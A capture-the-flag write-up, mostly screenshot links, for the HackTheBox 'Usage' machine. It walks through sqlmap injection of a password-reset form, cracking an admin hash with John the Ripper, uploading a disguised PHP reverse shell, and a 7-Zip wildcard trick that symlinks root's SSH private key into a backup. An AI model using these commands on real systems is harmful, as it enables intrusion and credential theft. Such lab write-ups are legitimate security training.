

HackTheBox Usage Writeup




Reconnaissance:

The first port scan with Nmap, to discover what hides the destination IP




Enumeration:


By listing the identified ports, through port 80, we arrive at the web page




Website exploration


Wappalyzer shows me something interesting Which leads me to search for information about Laravel








After testing every web form, password reset feature shows signs of SQL injection vulnerability.




Exploitation


I save the intercepted request in a text file to use with sqlmap




Success! MySQL database.


I will continue using SQLmap to extract information from the database.







I get the administrator username and password. That's been great!




I copied the hashed password to a text file to decrypt it with John the Ripper


```
[10:41:37] [INFO] table 'usage_blog.admin_users' dumped to CSV file '/root/.local/share/sqlmap/output/usage
.htb/dump/usage_blog/admin_users.csv'
[10:41:37] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 624 times
[10:41:37] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/usage.htb'

[*] ending @ 10:41:37 /2024-05-20/


┌──(root㉿kali)-[/home/kali/HTB/Usage]
└─# nano hash.hash

┌──(root㉿kali)-[/home/kali/HTB/Usage]
└─# ls
burp.txt  hash.hash

┌──(root㉿kali)-[/home/kali/HTB/Usage]
└─# rm -r hash.hash

┌──(root㉿kali)-[/home/kali/HTB/Usage]
└─# john --wordlist=/usr/share/john/password.lst --rules pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]       (?)
1g 0:00:00:52 DONE (2024-05-20 10:58) 0.01902g/s 192.6p/s 192.6c/s 192.6C/s pookie1..zephyr1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Dashboard access

With the credentials obtained, enter the administration panel. I browse to get an idea of what's in there. It shows us the technologies and versions of the web application. So I start looking for their vulnerabilities one by one.




Further investigation reveals a potential vulnerability associated with the profile image upload feature, leading us to exploit it by uploading a reverse shell PHP payload. And seeing as we have a panel to upload a photo, I think that's the way.



I create a PHP file with a reverse shell payload that will be used to establish remote access to the web database. I go to https://www.revshells.com/ and use PHPpentestmonkey.


As the information I found online indicated, you have to modify the name of the file extension to "shell.php.jpg" to trick the system into recognizing it as an image file during loading.




With the listener active on port 9999, I load the PHP file.

Here it was a bit difficult, trial and error until I could get it.


The correct steps were:
1.Upload PHP file
2.Wait for it to notify that it has been loaded successfully.




3.Upload the same file again, but this time intercept it with BurpSuite.



4.In the Proxy tab I added the PHP extension to the file, and closed Burp-suite. And there it happened




Once inside the system, I find the user flag that was visible to everyone.




Lateral movement

I am looking for how to escalate privileges, with the command ls -la I see the details of the files and directories.



I analyze and read what I have found and through the information I discovered in the .monitrc file, I initiate an SSH connection with the user Xander.



Privilege Escalation

check sudo privilege

```
uid=1001(xander) gid=1001(xander) groups=1001(xander)
xander@usage:~$ ls
ls
xander@usage:~$ whoami
whoami
xander
xander@usage:~$ sudo -l
sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
xander@usage:~$
```


I use the privilege and download a project backup, but I can't open it. I use strings to see what's there.

```
xander@usage: /
File  Actions  Edit  View  Help
root@kali: /home/kali/TOOL ×   xander@usage: / ×
cd ..
xander@usage:/$ ls
ls
bin   dev  home  lib32  libx32      media  opt   root  sbin  srv  tmp  var
boot  etc  lib   lib64  lost+found  mnt    proc  run   snap  sys  usr
xander@usage:/$ ~
~
-bash: /home/xander: Is a directory
xander@usage:/$ strings /usr/bin/usage_management
strings /usr/bin/usage_management
/lib64/ld-linux-x86-64.so.2
chdir
__cxa_finalize
__libc_start_main
puts
system
__isoc99_scanf
perror
printf
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
/var/www/html
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
Error changing working directory to /var/www/html
/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql
Password has been reset.
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3):
Invalid choice.
```

I'm looking for information because I'm getting stuck, and in HackTricks I find an answer.

I followed the steps as HackTricks says, but it doesn't work, because I had already downloaded a backup, so I proceed to delete it and start the process

```
xander@usage: /var/www/html
File  Actions  Edit  View  Help
root@kali: /home/kali/TOOL ×   xander@usage: /var/www/html ×
id_rsa  project_admin  usage_blog
xander@usage:/var/www/html$ rm id_rsa
rm id_rsa
xander@usage:/var/www/html$ ls
ls
project_admin  usage_blog
xander@usage:/var/www/html$ touch @id_rsa
touch @id_rsa
xander@usage:/var/www/html$ ln -s /root/.ssh/id_rsa id_rsa
ln -s /root/.ssh/id_rsa id_rsa
xander@usage:/var/www/html$ sudo /usr/bin/usage_management
sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1
1

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
